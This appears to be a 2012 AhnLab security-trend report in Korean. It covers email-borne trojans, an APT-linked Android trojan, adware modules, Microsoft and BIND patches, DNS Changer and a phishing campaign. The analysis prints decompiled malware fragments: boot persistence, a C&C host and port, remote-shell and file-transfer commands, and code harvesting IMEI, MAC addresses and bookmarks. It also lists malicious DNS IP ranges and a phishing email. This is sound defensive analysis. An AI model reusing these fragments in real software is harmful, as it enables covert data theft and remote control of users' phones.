


그림 1-54 | 윈도우 사용자 타깃 메일




그림 1-55 | 첨부된 파일 압축 해제

악의적인 메일로부터 피해를 방지하기 위해 아래 사항들을 준수하도록 한다.

1. 출처가 불분명하거나 의심되는 제목일 때는 메일을 열지 말고 삭제한다. 또는 발신자와 제목을 비교하여 정상 메일이 아닐 확률이 높으면 삭제한다.
2. 사용 중인 보안 프로그램은 최신 버전으로 업데이트하고 실시간 감시 기능을 사용한다.
3. 메일에 첨부된 파일은 바로 실행하지 않고, 저장해 보안 프로그램으로 검사한 후 실행한다.
4. 의심되거나 확인되지 않은 링크는 클릭하지 않는다.
5. 포털 사이트 메일 계정을 이용할 경우 스팸 메일 차단 기능을 적극 활용한다.

〈V3 제품군의 진단명〉

- Win-Trojan/Dropper.94208(2012.07.11.00)
- Win-Trojan/Agent.75264.MK(2012.07.11.00)
- Win-Trojan/Dropper.109955(2012.07.11.00)

03 악성코드 동향

모바일 악성코드 이슈

APT 공격과 관련된 안드로이드 악성코드 발견

보안 업체인 트렌드마이크로(Trend Micro)는 7월 27일 〈Adding Android and Mac OS X Malware to the APT Toolbox〉라는 제목의 문서를 공개하였다. 이 문서는 2012년 3월 공개한 〈Luckycat Redux : Inside an APT Campaign〉에서 설명한 럭키캣(Luckycat)이라는 APT 공격 형태를 조사하는 과정에서 발견된 안드로이드(Android) 악성코드에 대해 다루고 있다.

트렌드마이크로는 럭키캣 APT 공격과 관련된 특정 C&C 서버를 조사하는 과정에서 해당 C&C 서버에서 안드로이드 스마트폰에 설치 가능한 2개의 APK 파일을 발견했다(AQS.apk(15,675바이트), testService.apk(17,810바이트)).

ASEC은 위 AQS.apk(15,675바이트)와 testService.apk(17,810바이트) 파일들을 확보하여 자세한 분석을 진행하였다. 2개의 APK 파일은 모두 동일한 기능을 하도록 제작되었으며, 그 중 testService.apk(17,810바이트)를 안드로이드 스마트폰에 설치하면 [그림 1-56]의 아이콘이 생성된다.




그림 1-56 | APT 관련 안드로이드 악성코드 아이콘

또한 이 앱을 사용자가 직접 실행시키거나, 스마트폰이 사용자에 의해 부팅될 경우 이를 자동으로 감지하여 TService라는 서비스로 실행한다.

```
if(!intent.getAction().equals("android.intent.action.BOOT_COMPLETED"))
{
    return;
} else
{
    Intent intent1 = new Intent("android.intent.action.RUN");
    Intent intent2 = intent1.setClass(context, com/testService/TService);
    android.content.ComponentName componentname = context.startService(intent1);
    return;
}
```

AhnLab

그림 1-57 | Tservice로 실행되는 안드로이드 앱

이 서비스는 감염된 안드로이드 스마트폰에서 IMEI(International

```
public CMainControl()
{
    strReIP = "gr     ns.3322.org";
    strRePort = "54321";
    bDbgMsg = true;
    bRun = true;
}
```

그림 1-58 | 중국에 위치한 시스템으로 접속하는 코드

Mobile Equipment Identity), 스마트폰 번호와 저장 장치의 파일 정보들을 수집하여 중국에 위치한 gr******ns.3322.org:54321 해당 C&C 서버와 통신을 시도한다.

C&C 서버와 통신이 성공하면 [그림 1-59]와 같이 공격자가 지정한 다양한 악의적인 명령들을 수행할 수 있다.

```
public static final byte AR_DIRBROSOW = 3;
public static final byte AR_FILEDOWNLOAD = 4;
public static final byte AR_FILEUPLOAD = 5;
public static final byte AR_ONLINEREPORT = 1;
public static final byte AR_REMOTESHELL = 2;
```

그림 1-59 | 다양한 악의적인 기능들을 수행

공격자는 파일 업로드 및 다운로드, 인터넷 연결 접속, 원격 명령을 수행하는 리모트 셸(Remote Shell) 명령을 C&C 서버를 통해 내릴 수 있다.

이 2개의 안드로이드 악성코드가 실제 럭키캣 APT 공격에 사용되었는지는 명확하지 않다. 그러나 APT 공격과 관련된 C&C 서버에서 발견되었다는 사실로 미루어 볼 때, APT 공격을 수행한 공격자들은 안드로이드 악성코드 제작과 유포를 통해 특정 조직의 중요 정보 탈취에 악용하고자 하였던 것으로 추정된다.

〈V3 제품군의 진단명〉

- Android-Trojan/Infostealer.G
- Android-Trojan/Infostealer.H

스마트폰에도 설치되는 애드웨어

PC를 사용하다 보면 원하지 않는 툴바, 아이콘 등이 설치되거나 광고가 뜨는 것을 누구나 한 번쯤은 경험한 적이 있을 것이다. 보통 이러한 프로그램들은 애드웨어나 스파이웨어로 분류되며, 이는 스마트폰 역시 예외가 아니다. 특히, 스마트폰은 이러한 애드웨어로 인해 사용자들의 위치 정보, 기기 정보 등의 개인정보가 유출될 위험이 있으므로 주의해야 한다. 실제 최근 발견된 애드웨어 앱을 통해 해당 내용을 자세히 살펴보도록 하자.

1 Image Stripper




그림 1-60 | 앱 실행 화면 및 퍼미션

[그림 1-60]의 앱은 'Image stripper' 라는 앱이다. 어렸을 적 오락실에서 하던 일명 '땅따먹기' 게임과 유사한 형태의 게임이다. 그러나 이 게임을 설치하기 전에 요구되는 퍼미션을 살펴보면, 게임에 필요하지 않을 것으로 보이는 위치 정보, 전화 상태 등 과도한 퍼미션을 요구하는 것을 알 수 있다. 또한 이 앱을 설치하면, 주기적으로 [그림 1-61]과 같은 알림(Notification)을 받게 된다.




그림 1-61 | 알림창의 내용

이러한 퍼미션과 알림창은 해당 앱에 포함된 Airpush라는 광고 모듈 때문인데, 이 광고 모듈의 구조는 [그림 1-62]와 같다.




그림 1-62 | 게임 앱 속에 포함된 airpush.android 패키지

Airpush 모듈은 위와 같은 구조로 되어있으며, 앱 실행 시에 PushService 클래스가 동작한다. 이 PushService는 서비스를 상속받은 클래스로, 사용자에게 지속적으로 광고를 강요한다.

```
if (!ctx.getSharedPreferences("dataPrefs", 1).equals(null))
{
  SharedPreferences localSharedPreferences = ctx.getSharedPreferences("dataPrefs", 1);
  appId = localSharedPreferences.getString("appId", "invalid");
  apikey = localSharedPreferences.getString("apikey", "airpush");
  imei = localSharedPreferences.getString("imei", "invalid");
  testMode = localSharedPreferences.getBoolean("testMode", false);
  icon = localSharedPreferences.getInt("icon", 17301620);
  encodedAsp = localSharedPreferences.getString("asp", "invalid");
  imeiNumber = Base64.encodeString(localSharedPreferences.getString("imeinumber", "invalid"));
  encodedAppId = Base64.encodeString(appId);
)
  label142: return;
}
catch (Exception localException)
{
  break label142;
}
```

AhnLab

그림 1-63 | 사용자 정보 저장

[그림 1-63]에서 볼 수 있듯이, 사용자의 정보 일부를 Base64로 인코딩하여 저장하며, 저장된 정보를 이용해 사용자들을 구별하여 광고를 강요한다. 이 앱은 지속적인 푸시 알림을 통한 광고로 사용자를 귀찮게 한다. 결국 이 앱은 사용자가 원하지 않는 동작을 하기 때문에 V3 제품에서는 애드웨어로 분류되고 있으며, 아래와 같이 진단한다.

〈V3 제품군의 진단명〉

- Android-PUP/Airpush.HEX

2 Funny cartoon




그림 1-64 | 앱 실행 화면 및 퍼미션

[그림 1-64]는 'Funny cartoon'이라는 앱으로 여러 가지 벨소리를 설정할 수 있는 앱이다. 그러나 설치 과정에서 과도한 퍼미션을 요구하며, 해당 앱을 디컴파일 해보면 이 앱 역시 광고 모듈을 포함하고 있는 것을 확인할 수 있다.




그림 1-65 | 포함된 광고 모듈

디컴파일 시, 위와 같이 airpush 광고 모듈 이외에도 apperhand, mobfox라는 광고 모듈이 포함된 것을 확인할 수 있다. 여기서 자세히 살펴봐야 할 것은 apperhand라는 광고 모듈이며, 이 모듈은 [그림 1-66]과 같다.

```
public final long a(Bookmark paramBookmark)
  throws f
{
  ContentResolver localContentResolver = this.a;
  Uri localUri = Browser.BOOKMARKS_URI;
  Object localObject = new ContentValues();
  ((ContentValues)localObject).put("title", paramBookmark.getTitle());
  ((ContentValues)localObject).put("bookmark", "1");
  ((ContentValues)localObject).put("url", paramBookmark.getUrl());
  ((ContentValues)localObject).put("date", Long.valueOf(System.currentTimeMillis()));
  ((ContentValues)localObject).put("visits", Integer.valueOf(100));
  ((ContentValues)localObject).put("created", Long.valueOf(System.currentTimeMillis()));
  ((ContentValues)localObject).put("favicon", paramBookmark.getFavicon());
  localObject = localContentResolver.insert(localUri, (ContentValues)localObject).toString();
  return Long.parseLong(((String)localObject).substring(1 + ((String)localObject).lastIndexOf("/")));
}

public final CommandInformation a(List<String> paramList)
{
  CommandInformation localCommandInformation = new CommandInformation(Command.Commands.BOOKMARKS);
  try
  {
    Object localObject1 = a();
    localObject2 = localObject1;
    if (localObject2 != null)
    {
      localCommandInformation.setValid(true);
      localObject1 = new ArrayList();
      localCommandInformation.setAssets((List)localObject1);
      Iterator localIterator2 = ((List)localObject2).iterator();
      while (localIterator2.hasNext())
      {
        localObject2 = (Bookmark)localIterator2.next();
```

AhnLab

그림 1-66 | 사용자의 Bookmark 정보

[그림 1-66]을 보면 사용자가 방문한 사이트, 날짜, URL 등을 탈취해가는 코드를, [그림 1-67]에서는 사용자 디바이스 정보, 전화번호, Mac 어드레스 정보 등 사용자 정보를 탈취하는 코드를 확인할 수 있다.

```
{
  SharedPreferences localSharedPreferences = paramContext.getSharedPreferences("com.apperhand.global", 0);
  String str1 = localSharedPreferences.getString("ENC_DEVICE_ID", null);
  if (str1 != null);
  while (true)
  {
    return str1;
    String str2 = localSharedPreferences.getString("DEVICE_ID", null);
    if (str2 != null)
    {
      SharedPreferences.Editor localEditor2 = localSharedPreferences.edit();
      str1 = b.b(str2);
      localEditor2.putString("ENC_DEVICE_ID", str1);
      localEditor2.remove("DEVICE_ID");
      localEditor2.commit();
      continue;
    }
    str1 = localSharedPreferences.getString("ENC_DUMMY_ID", null);
    if (str1 != null)
      continue;
    try
    {
      TelephonyManager localTelephonyManager = (TelephonyManager)paramContext.getSystemService("phone");
      if (localTelephonyManager == null);
      String str3;
      for (Object localObject2 = null; ; localObject2 = str3)
      {
        if ((localObject2 == null) || (localObject2.trim().equals("")) || (localObject2.equalsIgnoreCase("NULL")))
        {
          String str4 = ((WifiManager)paramContext.getSystemService("wifi")).getConnectionInfo().getMacAddress();
          localObject2 = str4;
        }
        localObject1 = localObject2;
        if ((localObject1 != null) && (!localObject1.trim().equals("")) && (!localObject1.equalsIgnoreCase("NULL")))
          break label288;
        UUID localUUID = UUID.randomUUID();
        str1 = "Rand" + localUUID.toString();
        if (str1 == null)
          str1 = b.b(localObject1);
        SharedPreferences.Editor localEditor1 = localSharedPreferences.edit();
        localEditor1.putString("ENC_DUMMY_ID", str1);
        localEditor1.commit();
        break;
        str3 = localTelephonyManager.getDeviceId();
      }
```

AhnLab

그림 1-67 | 사용자 정보

이 apperhand 모듈은 광고의 목적 이외에 사용자들의 정보를 동의 없이 가져가기 때문에 V3 제품에서 애드웨어가 아닌 트로이목마로 진단한다.

〈V3 제품군의 진단명〉

- Android-Trojan/Plankton.HD

01 보안 동향

보안 통계

7월 마이크로소프트 보안 업데이트 현황

2012년 7월 마이크로소프트사에서 발표한 보안 업데이트는 긴급 3건, 중요 6건으로, 특히 XML Core Services 취약점(CVE-2012-1889)을 해결하는 보안 패치(MS12-043)가 포함됐다. 최근 악성코드 배포 목적으로 해당 취약점이 많이 이용되고 있으므로 반드시 보안 패치를 적용할 것을 권고한다. 자세한 내용은 〈ASEC 보안위협동향 리포트 2012 Vol.30〉에서 추가로 확인할 수 있다.

긴급
MS12-043 Microsoft XML Core Services의 취약점으로 인한 원격 코드 실행 문제점
MS12-044 Internet Explorer 누적 보안 업데이트
MS12-045 Microsoft Data Access Components의 취약점으로 인한 원격 코드 실행 문제점

중요
MS12-046 Visual Basic for Applications의 취약점으로 인한 원격 코드 실행 문제점
MS12-047 Windows 커널 모드 드라이버의 취약점으로 인한 권한 상승 문제점
MS12-048 Windows 셸의 취약점으로 인한 원격 코드 실행 문제점
MS12-049 TLS의 취약점으로 인한 정보 유출 문제점
MS12-050 SharePoint의 취약점으로 인한 권한 상승 문제점
MS12-051 Microsoft Office for Mac의 취약점으로 인한 권한 상승 문제점

표 2-1 | 2012년 7월 주요 MS 보안 업데이트




그림 2-1 | 공격 대상 기준별 MS 보안 업데이트 (2011.08 – 2012.07)

02 보안 이슈

보안 동향

DNS changer 감염으로 인한 인터넷 접속 장애 주의

DNS Changer 악성코드의 특징은 감염된 시스템의 DNS 서버 IP를 제작자가 의도한 IP 주소로 변경하는 것이다. DNS 서버의 IP를 변경하는 방식은 DNS Changer 이외에도 다른 여러 악성코드들이나 파밍과 같은 사기 수법 등 다양한 형태의 공격 방식에서 사용되고 있다.

DNS Changer 악성코드를 비롯해 이 방식을 사용하는 악성코드는, 웹 브라우저를 이용해 정상 사이트에 접속을 시도할 때 제작자가 의도한 악성코드를 감염시키는 페이지로 접속하도록 조작하여 2차 감염의 피해를 유발한다. 특히 DNS Changer 악성코드는 제작자가 감염된 시스템을 좀비 PC로 만들어 다양한 용도로 사용하기 위해 제작됐기 때문에 감염된 시스템은 PC 사용자 정보의 유출뿐 아니라 다른 시스템을 공격하는 등 여러 가지 문제를 유발했을 가능성이 높다. 이러한 악성코드의 경우 해당 악성코드를 제거하더라도 사용자가 DNS의 IP가 변경된 것을 인지하지 못하면 이로 인해 다시 감염될 가능성이 짙기 때문에 지속적인 피해를 당할 수 있다.

DNS Changer Working Group(www.dcwg.org)의 자료에 의하면 이 악성코드에 감염된 시스템은 대부분 미국과 유럽에 위치하고 있으며, 약 30만~40만 대의 시스템이 현재 감염된 것으로 추정된다.




그림 2-2 | DNS Changer 감염 현황

감염된 피해 시스템 현황에 대한 정보는 DCWG에서 제공하는 감염된 시스템의 Unique IP로 추정해볼 수 있다.

* DNS Changer 감염 Unique IP 현황

http://www.dcwg.org/updated-dns-changer-data-daily-count-of-unique-ip-addresses/

다만 감염된 시스템들이 모두 켜져 있는 것은 아니므로 이 수치는 대략적인 것이며 실제로는 더 많은 시스템들이 감염된 것으로 보인다.

다행스러운 것은 현재는 해당 악성코드의 제작자가 검거되었기 때문에 봇넷이 더는 동작하지 않을 가능성이 높다는 것이다. 그러나 해당 악성코드의 변형이 매우 많고 다양한 기능들이 아직 동작하고 있으므로 여전히 해당 악성코드로 인한 피해의 가능성은 남아있다.

그 중 가장 큰 문제가 되는 것이 변경된 DNS 서버 주소로 인한 피해이다. FBI에서는 악성코드 제작자가 운영하던 DNS 서버를 7월 9일 정지시킬 예정인데, 해당 악성코드에 의해 DNS 서버의 주소가 변경된 경우 DNS 서버가 동작하지 않으므로 도메인을 이용한 웹 사이트 접속 등의 통신이 불가능하게 된다. 개인 PC뿐 아니라 도메인을 이용해 서버 간 통신을 하는 경우에도 DNS 서버를 사용할 수 없게 되므로 대상 서버의 IP 주소를 찾지 못해 서비스에 장애가 발생할 가능성이 있다. 특히 웹 서버 같은 도메인을 많이 사용하는 시스템들은 주의가 필요하다.

정부는 국내에서 DNS Changer의 감염 수치가 미미한 수준이므로 해당 악성코드에 의한 피해가 크지는 않을 것이라고 발표했다. DCWG에서도 국내의 감염 피해가 크지 않은 것으로 보고 있지만, 장애 예방 차원의 점검을 할 필요는 있다. 가장 큰 문제가 우려되는 통신 장애에 대비하여 자신이 사용하고 있는 시스템의 감염 여부를 확인하기 위해서는 DNS 서버의 주소가 아래의 악성 서버로 변경되어 있는지 확인해야 한다.

DNS Changer의 악성 DNS 서버 목록		
시작 IP	마지막 IP	CIDR
85.255.112.0	85.255.127.255	85.255.112.0/20
67.210.0.0	67.210.15.255	67.210.0.0/20
93.188.160.0	93.188.167.255	93.188.160.0/21
77.67.83.0	77.67.83.255	77.67.83.0/24
213.109.64.0	213.109.79.255	213.109.64.0/20
64.28.176.0	64.28.191.255	64.28.176.0/20

표 2-2 | DNS Changer가 운영하는 악성 DNS 목록

기업 사용자는 내부 서버들의 네트워크 설정 정보를 점검하는 것을 권하나, 만약 환경이 적절하지 않다면, 위의 주소로 DNS 쿼리 등 통신을 하는 시스템이 있는지 방화벽 등 네트워크 장비를 모니터링 해보는 것을 권장한다.

개인 사용자는 아래 사이트에 접속을 하는 것만으로도 [표 2-2]에 기재된 DNS 서버의 사용 여부를 확인하는 것이 가능하므로 접속해볼 것을 권장한다.

* DNS Changer 감염 여부 점검하기
http://www.dns-ok.us/




그림 2-3 | DNS Changer 감염 여부 체크하기

또한 보호나라에서 DNS Changer와 관련된 발표자료를 참고하면 피해 예방에 도움이 될 수 있다.

* 보호나라의 DNS Changer 정보 보기
http://www.boho.or.kr/kor/notice/noticeView.jsp?p_bulletin_writing_sequence=960
* 보호나라에서 제공하는 DNS Changer 전용 백신
http://download.boho.or.kr/vacc_care/vacc_board_view_frame.jsp?vac_id=VAC20120613002

마지막으로 악성코드에 대한 이해를 돕기 위해 미국 FBI에서 발표한 내용을 참고할 수 있다.
http://www.fbi.gov/news/stories/2011/november/malware_110911/DNS-changer-malware.pdf

DNS Changer에도 다양한 변형이 존재하며 감염 시 여러 악성코드들을 설치하기 때문에 감염이 의심된다면 위의 내용을 참고하여 DNS 주소를 체크하고 전용 백신을 이용해 검사할 것을 권장한다. 다만 해당 악성코드의 경우 5년 가까운 오랜 기간 동안 변형이 유포되었기 때문에 전용 백신에도 진단되지 않는 변형이 있을 가능성이 있다. 따라서 사용하고 있는 백신이 있다면 최신 엔진으로 업데이트 후 추가로 검사를 해보는 것이 좋다.

BIND 9 취약점 발견 및 업데이트 권고

BIND는 DNS 서버로 많이 이용되는 소프트웨어이다. 많은 ISP 및 기관에서 이 BIND를 이용하여 DNS 서비스를 운영하고 있다. 대중적인 버전인 BIND 9에서 취약점 2개가 보고되었다.

• 1 CVE-2012-3868: High TCP Query Load Can Trigger a Memory Leak in BIND 9

• 2 CVE-2012-3817: Heavy DNSSEC Validation Load Can Cause a "Bad Cache" Assertion Failure in BIND9

CVE-2012-3868은 BIND 9.9.0부터 9.9.1-P1에 해당하며 대량의 TCP 쿼리가 들어오면 메모리 Leak이 발생하여 쿼리 응답 성능을 크게 감소시킨다. 서비스를 운영하는 입장에서는 큰 문제이며, 지속적인 메모리 Leak은 시스템 전반적으로 메모리 부족을 가져와 시스템 다운을 가져올 수도 있다. 이번 취약점은 BIND9에서 Incoming 쿼리 트랙에 사용되는 구조체인 ns_client에 의해서 발생하는 것으로, 큐를 비우는 과정에서 Race Condition 버그가 존재한다. BIND 9.9.1-P2로 업데이트하면 문제가 해결된다.


CVE-2012-3817은 조금 더 다양한 버전에서 문제가 발생한다. 해당 버전은 다음과 같다.
- 9.6-ESV-R1 through 9.6-ESV-R7-P1; 9.7.1 through 9.7.6-P1; 9.8.0 through 9.8.3-P1; 9.9.0 through 9.9.1-P1

DNSSEC 기능을 사용하지 않으면 이번 취약점에는 영향을 받지 않는다. DNSSEC validation을 사용하는 경우 대량의 쿼리가 네임서버에 잘못된 캐쉬를 삽입할 수 있다. 이 취약점은 BIND 9.4, 9.5에서도 같은 영향을 미칠 것으로 예상된다. 하지만 해당 버전은 더 이상 지원을 하지 않기 때문에 공식적인 버전에는 포함돼 있지 않다. 오래된 버전도 영향을 주는 것으로 판단되는 만큼 업그레이드가 필요하다.

BIND를 이용하여 DNS 서비스를 운영하는 경우에는 해당 취약점을 해결한 버전을 사용할 것을 권고한다.

어느 기업의 데이터 유출 후, 고객에게 보내진 '보안패치' 메일의 비밀

특정 기업에서 데이터가 유출된 후, 해당 데이터를 통해 고객에게 조작된 메일이 보내졌다. 그리고 그 조작된 메일을 통해 사용자가 악성코드에 감염되는 사건이 발생했다.
이는 메이플소프트(Maplesoft)라는 수학, 분석용 소프트웨어를 개발하는 곳에서 실제 발생했던 것으로 7월 17일 관리용 데이터베이스에서 고객 정보(이메일 주소, 이름, 회사 및 기관정보)가 유출됐다. 공격자는 획득한 정보를 이용하여 고객에게 'MapleSoft Security Update Team' 에서 보낸 것 같이 조작된 메일을 전송했다. 메이플 제품에서 취약점이 발견됐으니 관련 패치를 설치하라는 메일로, 내용은 [그림 2-4]와 같다.



Date: Tuesday, July 17, 2012
Subject: Download Required: MAPLE Vulnerability

Dear Customer,

Please be aware that the security team of MAPLE has recently discovered a serious vulner ability in all major MAPLE products that can lead to severe system crashes and data loss.

We highly advise you to urgently install the patch which fixes this problem.

Please visit our website to download and install the necessary fix:

[LINK REMOVED]

We apologise for the inconvenience caused.

Regards,

MAPLE Security Update Team

그림 2-4 | 공격자가 발송한 메이플 취약점 보안 패치 이메일
출처: University of Michigan 피싱 경고안내문

실제 메이플소프트사에서 보낸 것으로 위장하기 위해 메일에 유출된 고객의 이름을 사용하였고, 유사한 도메인인 maple-soft.com을 7월 17일에 등록했다. 사용자가 링크를 클릭하면 CVE-2010-1885 취약점을 이용하여 사용자 시스템에 2개의 악성코드를 드랍한다.
이를 요약하면 다음과 같다:

1. 사용자 정보 획득 + 유사한 도메인 이름 등록
2. 제품 패치를 유도하는 조작된 메일을 고객에게 전송
3. 사용자는 이메일에 포함된 링크를 통해 공격 사이트에 방문하여 악성코드에 감염됨

유출된 정보가 2차적인 피해로 이어졌다는 점에서 시사하는 바가 크다. 기업들은 고객의 개인정보를 안전하게 보관하기 위하여 더욱 노력해야 할 것이다.

01

